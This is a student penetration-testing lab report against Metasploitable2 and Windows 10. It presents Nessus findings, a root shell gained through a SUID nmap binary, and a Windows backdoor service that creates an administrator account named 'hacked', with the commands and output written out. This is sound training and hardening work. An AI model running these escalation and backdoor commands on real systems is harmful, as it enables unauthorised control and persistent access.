

Technical Report

By Abdulaziz, Ayub, Emeka



SAIT

Executive Summary:	3
Introduction	4
Setup and Information Gathered	4
Infrastructure:	4
Initial Techniques Overview:	4
Vulnerability Assessment	6
Metasploitable (Linux) Findings:	7
Windows 10 Findings:	9
Exploitation / Vulnerability Confirmation	10
Linux Target (Metasploitable)	10
Result:	11
Windows Target (Windows 10)	13
Result:	14
Post-Exploitation	15
Linux Target (Metasploitable)	15
• Results:	15
Windows Target (Windows 10)	16
• Results:	16
Conclusion	17

Executive Summary:

The exercise successfully demonstrated privilege escalation on the Metasploitable system via SUID bit abuse (MITRE T1548.001) using a vulnerable version of nmap. On the Windows 10 system, persistence was achieved by creating a malicious service (MITRE T1543.003) to establish a backdoor user account (MITRE T1136.001), which was subsequently elevated to administrative privileges. Initial vulnerability scanning identified potential weaknesses, although direct remote exploitation attempts using Metasploit were unsuccessful, leading to the selection of local exploitation and persistence methods. The exercise highlights the risks associated with improper file permissions and the effectiveness of service manipulation for maintaining access.

Introduction

This report details the procedures and findings of a penetration testing exercise conducted against two target systems: Metasploitable2 (Linux) and Windows 10. The primary objective was to demonstrate common exploitation and post-exploitation techniques relevant in real-world attack scenarios

Setup and Information Gathered

Infrastructure:

- Target 1: Metasploitable (Linux) - Vulnerable training VM.
- Target 2: Windows 10 - Standard Windows OS.
- Attacker Machine: Kali Linux - Used for hosting payloads, running scans, and connecting to compromised systems.

Initial Techniques Overview:

Machine	Technique Name	Technique ID	Tactic	Description
Windows 10	Create or Modify System Process: Windows Service	T1543.003	Persistence	Use of sc command to create a malicious service for backdoor user.
Metasploitable	Abuse Elevation Control Mechanism: SUID	T1548.001	Privilege Escalation	Using nmap --interactive and !bash to escalate via SUID bit.

Linux Target (Metasploitable2):



A local privilege escalation vector was identified on the Metasploitable2 target involving a version of the `nmap` utility pre-installed with the Set User ID (SUID) permission bit enabled. This configuration allows the binary to execute with the privileges of its owner (root) regardless of the invoking user. The specific vulnerability lies within the `nmap` interactive mode (`nmap --interactive`), which permits the execution of arbitrary shell commands prefixed with `!`. By executing `!bash` within this interactive mode, a shell was spawned inheriting the elevated privileges of the `nmap` process, resulting in root-level access. This technique aligns with MITRE ATT&CK T1548.001: Abuse Elevation Control Mechanism (SUID) and exploits improper file permission settings.

Windows Target (Windows 10):


On the Windows 10 target, a persistence mechanism was implemented utilizing the native Windows Service Control utility (`sc.exe`). A new service was created configured to execute `cmd.exe` with arguments to add a local user account named "hacked" (`net user hacked password123 /add`). This service was subsequently started, creating the specified user account. Following user creation, the account's privileges were elevated by adding it to the local Administrators group using the `net localgroup` command. This methodology leverages built-in system tools to establish persistence and escalate privileges, corresponding to MITRE ATT&CK T1543.003: Create or Modify System Process (Windows Service) and T1136.001: Create Account (Local Account).

Vulnerability Assessment


Nessus Essentials was used to scan the target systems



Advanced and Basic Nessus scans were performed on both target systems.



Advanced scan on the Linux machine



Basic scan on the linux machine

Metasploitable (Linux) Findings:

- **Advanced Scan** (Top 3/81 vulnerabilities):
 - VNC Server 'password' Password: Critical vulnerability indicating a weak, default password.

Hosts1

Vulnerabilities81

History1

Filter

Search Vulnerabilities

81 Vulnerabilities

Sev	CVSS	VPR	EPSS	Name	Family	Count	
☐	CRITICAL	10.0 *		VNC Server 'password' Password	Gain a shell remotely	1	
☐	CRITICAL	9.8	9.5	0.9414	Bash Remote Code Execution (Shellshock)	Gain a shell remotely	1
☐	CRITICAL	9.8	8.9	0.9447	Apache Tomcat AJP Connector Request Injection (Ghostcat)	Web Servers	1

CRITICAL VNC Server 'password' Password

Description

The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.

Solution

Secure the VNC service with a strong password.

Output

Nessus logged in using a password of "password".

To see debug logs, please visit individual host

Port	Hosts
5900 / tcp / vnc	10.0.2.7

Plugin Details

Severity: Critical
ID: 61708
Version: \$Revision: 1.2 \$
Type: remote
Family: Gain a shell remotely
Published: August 29, 2012
Modified: September 24, 2015

Risk Information

Risk Factor: Critical
CVSS v2.0 Base Score: 10.0
CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

Vulnerability Information

Default Account: true
Exploited by Nessus: true

- *Proposed Solution: Secure VNC with a stronger password.*

- **Basic Scan** (Top 3/42 vulnerabilities):
 - Bind Shell Backdoor Detection: Suggests a potential existing compromise or misconfiguration allowing shell access.

The screenshot shows the Nessus interface. The top bar indicates 1 Host, 42 Vulnerabilities, and 1 History item. A search bar shows '42 Vulnerabilities'. The table below lists the top vulnerabilities:

Sev	CVSS	VPR	EPSS	Name	Family	Count
CRITICAL	10.0 *			VNC Server 'password' Password	Gain a shell remotely	1
CRITICAL	9.8			Bind Shell Backdoor Detection	Backdoors	1
MIXED	...	...	...	Phpmyadmin (Multiple Issues)	CGI abuses	2

The detailed view for 'Bind Shell Backdoor Detection' is shown below:

Description: A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

Solution: Verify if the remote host has been compromised, and reinstall the system if necessary.

Output:

```
Nessus was able to execute the command "id" using the following request :
```

```
This produced the following truncated output (limited to 10 lines) :
```

```
..... snip .....
```

```
root@metasploitable:/# uid=0(root) gid=0(root) groups=0(root)
```

```
root@metasploitable:/#
```

```
..... snip .....
```

Plugin Details:

- Severity: Critical
- ID: 51988
- Version: 1.10
- Type: remote
- Family: Backdoors
- Published: February 15, 2011
- Modified: April 11, 2022

Risk Information:

- Risk Factor: Critical
- CVSS v3.0 Base Score: 9.8
- CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
- CVSS v2.0 Base Score: 10.0
- CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C


Hosts:

Port	Hosts
1524 / tcp / wild_shell	10.0.2.7


- **Proposed Solution:** Verify host compromise status and reinstall the system if necessary.

Windows 10 Findings:

- **Advanced Scan:** No critical vulnerabilities detected.



- **Basic Scan:** No critical vulnerabilities detected.



There is no way to export an executive summary; as such, the attached files represent and are labeled the following:

- Complete List of Vulnerabilities by Host (pseudo custom) labeled with “CUSTOM”
- Detailed Vulnerabilities by Host (pseudo executive summary) labeled with “EXEC”
- The suffix C means a custom scan, the suffix A means an advanced scan

Exploitation / Vulnerability Confirmation

Initial attempts at remote exploitation using Metasploit (targeting ms08_067_netapi, vsftpd_234_backdoor, Java RMI) were unsuccessful due to services not running, filtered ports, or connection failures. The focus shifted to local exploitation techniques.

Linux Target (Metasploitable)

- Technique: Abuse Elevation Control Mechanism: SUID (MITRE T1548.001)
- Method: Exploiting the SUID bit set on the pre-installed nmap binary.
- Commands:

```
nmap --interactive
```

```
# At the nmap> prompt: !bash
```

root	4818	0.0	0.0	5668	1620	tty1	S	14:49	0:00	nmap --interact
msfadmin	4819	0.0	0.0	4608	1900	tty1	S	14:50	0:00	bash

- Explanation: The vulnerable nmap version allows executing shell commands via ! in interactive mode. Because nmap has the SUID bit set, the spawned bash shell inherits root privileges.
- Artifacts:
 - Binary: /usr/bin/nmap
 - Process: nmap, bash (spawned as root)
 - Privilege Mechanism: SUID bit on nmap

Result:

Successful privilege escalation to root, confirmed by spawning a root shell.

USER	PID	%CPU	%MEM	USZ	RSS	TTY	STAT	START	TIME	COMMAND
root	1	0.0	0.0	2844	1692	?	Ss	13:58	0:00	/sbin/init
root	2	0.0	0.0	0	0	?	S<	13:58	0:00	[kthreadd]
root	3	0.0	0.0	0	0	?	S<	13:58	0:00	[migration/0]
root	4	0.0	0.0	0	0	?	S<	13:58	0:00	[ksoftirqd/0]
root	5	0.0	0.0	0	0	?	S<	13:58	0:00	[watchdog/0]
root	6	0.0	0.0	0	0	?	S<	13:58	0:00	[events/0]
root	7	0.0	0.0	0	0	?	S<	13:58	0:00	[khelper]
root	41	0.0	0.0	0	0	?	S<	13:58	0:00	[kblockd/0]
root	44	0.0	0.0	0	0	?	S<	13:58	0:00	[kacpid]
root	45	0.0	0.0	0	0	?	S<	13:58	0:00	[kacpi_notify]
root	91	0.0	0.0	0	0	?	S<	13:58	0:00	[kseriod]
root	130	0.0	0.0	0	0	?	S	13:58	0:00	[pdf_lush]
root	131	0.0	0.0	0	0	?	S	13:58	0:00	[pdf_lush]
root	132	0.0	0.0	0	0	?	S<	13:58	0:00	[kswapd0]
root	174	0.0	0.0	0	0	?	S<	13:58	0:00	[aio/0]
root	1130	0.0	0.0	0	0	?	S<	13:58	0:00	[ksnapd]
root	1297	0.0	0.0	0	0	?	S<	13:58	0:00	[ata/0]
root	1300	0.0	0.0	0	0	?	S<	13:58	0:00	[ata_aux]
root	1308	0.0	0.0	0	0	?	S<	13:58	0:00	[scsi_ch_0]
root	1310	0.0	0.0	0	0	?	S<	13:58	0:00	[scsi_ch_1]
root	1331	0.0	0.0	0	0	?	S<	13:58	0:00	[ksuspend_usbd]
root	1334	0.0	0.0	0	0	?	S<	13:58	0:00	[khubd]

root	1334	0.0	0.0	0	0	?	S<	13:58	0:00	[khubd]
root	2062	0.0	0.0	0	0	?	S<	13:58	0:00	[scsi_ch_2]
root	2208	0.0	0.0	0	0	?	S<	13:58	0:00	[kjournald]
root	2362	0.0	0.0	2092	620	?	S<s	13:58	0:00	/sbin/udevd --d
root	2572	0.0	0.0	0	0	?	S<	13:58	0:00	[kpsmouse]
root	3517	0.0	0.0	0	0	?	S<	13:58	0:00	[kjournald]
daemon	3647	0.0	0.0	1836	528	?	Ss	13:58	0:00	/sbin/portmap
statd	3663	0.0	0.0	1900	716	?	Ss	13:58	0:00	/sbin/rpc.statd
root	3669	0.0	0.0	0	0	?	S<	13:58	0:00	[rpciod/0]
root	3684	0.0	0.0	3648	568	?	Ss	13:58	0:00	/usr/sbin/rpc..
root	3911	0.0	0.0	1716	492	tty4	Ss+	13:58	0:00	/sbin/getty 384
root	3912	0.0	0.0	1716	492	tty5	Ss+	13:58	0:00	/sbin/getty 384
root	3918	0.0	0.0	1716	488	tty2	Ss+	13:58	0:00	/sbin/getty 384
root	3921	0.0	0.0	1716	492	tty3	Ss+	13:58	0:00	/sbin/getty 384
root	3924	0.0	0.0	1716	492	tty6	Ss+	13:58	0:00	/sbin/getty 384
syslog	3960	0.0	0.0	1936	648	?	Ss	13:58	0:00	/sbin/syslogd -
root	3995	0.0	0.0	1872	544	?	S	13:58	0:00	/bin/dd bs 1 if
klog	3997	0.0	0.1	3284	2100	?	Ss	13:58	0:00	/sbin/klogd -P
bind	4020	0.0	0.3	35348	7616	?	Ssl	13:58	0:00	/usr/sbin/named
dhcp	4116	0.0	0.0	2436	544	?	S<s	13:58	0:00	dhclient3 -e l
root	4138	0.0	0.0	5312	992	?	Ss	13:58	0:00	/usr/sbin/sshd
root	4166	0.0	0.0	2768	1308	?	S	13:58	0:00	/bin/sh /usr/b
mysql	4208	0.0	0.8	127560	17028	?	Sl	13:58	0:00	/usr/sbin/mysq
root	4210	0.0	0.0	1700	560	?	S	13:58	0:00	logger -p daemo
postgres	4287	0.0	0.2	41340	5072	?	S	13:58	0:00	/usr/lib/postgr

postgres	4287	0.0	0.2	41340	5072	?	S	13:58	0:00	/usr/lib/postgr
postgres	4290	0.0	0.0	41340	1380	?	Ss	13:58	0:00	postgres: write
postgres	4291	0.0	0.0	41340	1192	?	Ss	13:58	0:00	postgres: wal w
postgres	4292	0.0	0.0	41340	1388	?	Ss	13:58	0:00	postgres: autov
postgres	4293	0.0	0.0	12660	1132	?	Ss	13:58	0:00	postgres: stats
daemon	4313	0.0	0.0	2316	428	?	SNs	13:58	0:00	distccd --daemo
daemon	4314	0.0	0.0	2316	220	?	SN	13:58	0:00	distccd --daemo
root	4363	0.0	0.0	0	0	?	S	13:58	0:00	[lockd]
root	4364	0.0	0.0	0	0	?	S<	13:58	0:00	[nfsd4]
root	4365	0.0	0.0	0	0	?	S	13:58	0:00	[nfsd]
root	4366	0.0	0.0	0	0	?	S	13:58	0:00	[nfsd]
root	4367	0.0	0.0	0	0	?	S	13:58	0:00	[nfsd]
root	4368	0.0	0.0	0	0	?	S	13:58	0:00	[nfsd]
root	4369	0.0	0.0	0	0	?	S	13:58	0:00	[nfsd]
root	4370	0.0	0.0	0	0	?	S	13:58	0:00	[nfsd]
root	4371	0.0	0.0	0	0	?	S	13:58	0:00	[nfsd]
root	4372	0.0	0.0	0	0	?	S	13:58	0:00	[nfsd]
root	4376	0.0	0.0	2424	332	?	Ss	13:58	0:00	/usr/sbin/rpc.m
root	4442	0.0	0.0	5412	1728	?	Ss	13:58	0:00	/usr/lib/postfi
postfix	4443	0.0	0.0	5420	1644	?	S	13:58	0:00	pickup -l -t fi
postfix	4446	0.0	0.0	5460	1684	?	S	13:58	0:00	qmgr -l -t fif
root	4449	0.0	0.0	5388	1204	?	Ss	13:58	0:00	/usr/sbin/nmbd
root	4451	0.0	0.0	7724	1368	?	Ss	13:58	0:00	/usr/sbin/smbd
root	4456	0.0	0.0	7724	816	?	S	13:58	0:00	/usr/sbin/smbd
root	4467	0.0	0.0	2424	856	?	Ss	13:58	0:00	/usr/sbin/xinet

```

root      4467  0.0  0.0   2424   856 ?      Ss    13:58   0:00 /usr/sbin/xinet
proftpd   4506  0.0  0.0   9948  1592 ?      Ss    13:58   0:00 proftpd: (accep
daemon    4520  0.0  0.0   1984   420 ?      Ss    13:58   0:00 /usr/sbin/atd
root      4531  0.0  0.0   2104   892 ?      Ss    13:58   0:00 /usr/sbin/cron
root      4559  0.0  0.0   2052   352 ?      Ss    13:58   0:00 /usr/bin/jsvc -
root      4560  0.0  0.0   2052   480 ?      S     13:58   0:00 /usr/bin/jsvc -
tomcat55  4562  0.1  4.7 372640 97636 ?      Sl    13:58   0:04 /usr/bin/jsvc -
root      4580  0.0  0.1  10596  2560 ?      Ss    13:58   0:00 /usr/sbin/apach
www-data  4581  0.0  0.0  10596  1952 ?      S     13:58   0:00 /usr/sbin/apach
www-data  4582  0.0  0.0  10596  1952 ?      S     13:58   0:00 /usr/sbin/apach
www-data  4584  0.0  0.0  10596  1952 ?      S     13:58   0:00 /usr/sbin/apach
www-data  4587  0.0  0.0  10596  1952 ?      S     13:58   0:00 /usr/sbin/apach
www-data  4589  0.0  0.0  10596  1952 ?      S     13:58   0:00 /usr/sbin/apach
root      4599  0.0  1.2 66344 26472 ?      Sl    13:58   0:00 /usr/bin/rmireg
root      4606  0.0  0.1  12208  2572 ?      Sl    13:58   0:00 ruby /usr/sbin/
root      4607  0.0  0.1   8540  2368 ?      S     13:58   0:00 /usr/bin/unreal
root      4616  0.0  0.0   2568  1204 tty1    Ss    13:58   0:00 /bin/login --
daemon    4623  0.0  0.0   2316   220 ?      SN    13:58   0:00 distccd --daemo
root      4625  0.0  0.5  13924 12004 ?      S     13:58   0:00 Xtightvnc :0 -d
daemon    4628  0.0  0.0   2316   220 ?      SN    13:58   0:00 distccd --daemo
root      4632  0.0  0.0   2724  1188 ?      S     13:58   0:00 /bin/sh /root/.
root      4635  0.0  0.1   5936  2568 ?      S     13:58   0:00 xterm -geometry
root      4640  0.0  0.2   8988  4988 ?      S     13:58   0:00 fluxbox
root      4652  0.0  0.0   2852  1544 pts/0   Ss+   13:58   0:00 -bash
nsfadmin  4717  0.0  0.0   4616  1984 tty1    S     13:58   0:00 -bash

root      4818  0.0  0.0   5668  1620 tty1    S     14:49   0:00 nmap --interact
nsfadmin  4819  0.0  0.0   4608  1900 tty1    S     14:50   0:00 bash
nsfadmin  4824  0.0  0.0   2644  1012 tty1    R+    14:50   0:00 ps aux

```

Post-exploitation results

```

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
sh-3.2# whoami
root
sh-3.2#

```

Following the exploitation phase, the obtained privilege level was verified. Execution of the `whoami` command yielded `root` which confirmed the successful escalation to administrative privileges.

Windows Target (Windows 10)

- Objective: Escalate privileges of the created backdoor user and confirm administrative access.
- Technique: Modify Group Membership.
- Command:
`net localgroup administrators hacked /add`
- Verification:
`net user hacked`
`net localgroup administrators`

```
C:\Windows\system32>sc create backdoor binPath= "cmd.exe /c net user hacked password123 /add" start= auto
[SC] CreateService SUCCESS
```

```
C:\Windows\system32>net user hacked
User name                hacked
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        4/22/2025 3:29:48 PM
Password expires         6/3/2025 3:29:48 PM
Password changeable      4/22/2025 3:29:48 PM
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               Never

Logon hours allowed      All

Local Group Memberships  *Users
Global Group memberships *None
The command completed successfully.
```

Results:

- The backdoor user "hacked" was successfully added to the local Administrators group.
- Verification commands confirmed the user's existence and membership in the Administrators group, demonstrating successful privilege escalation and establishing persistent administrative access.

Post exploitation results

```
C:\Windows\system32>net localgroup administrators hacked /add  
The command completed successfully.
```

```
C:\Windows\system32>net localgroup administrators  
Alias name     administrators  
Comment       Administrators have complete and unrestricted access to the computer/domain  
  
Members  
-----  
Administrator  
ayub0  
hacked
```

After the fake user account was made, the attacker gained more control. This was done by adding the account to the computer's "Administrators" group. This gave the fake account admin rights. We then checked and saw the account was indeed in the Administrators group, confirming the escalation.

Conclusion

This exercise successfully demonstrated practical exploitation and post-exploitation techniques on both Linux (Metasploitable) and Windows 10 systems. On the Linux target, privilege escalation was achieved by exploiting insecure SUID permissions on the nmap binary. On the Windows target, persistence and privilege escalation were accomplished by creating a malicious service to add a backdoor user and subsequently elevating that user's privileges.

The results underscore the importance of proper system hardening, including managing file permissions (SUID bits) and monitoring for unauthorized service creation or modification. While initial remote exploits failed, the success of local techniques highlights that vulnerabilities can exist beyond network-accessible services and emphasizes the need for defense-in-depth security postures.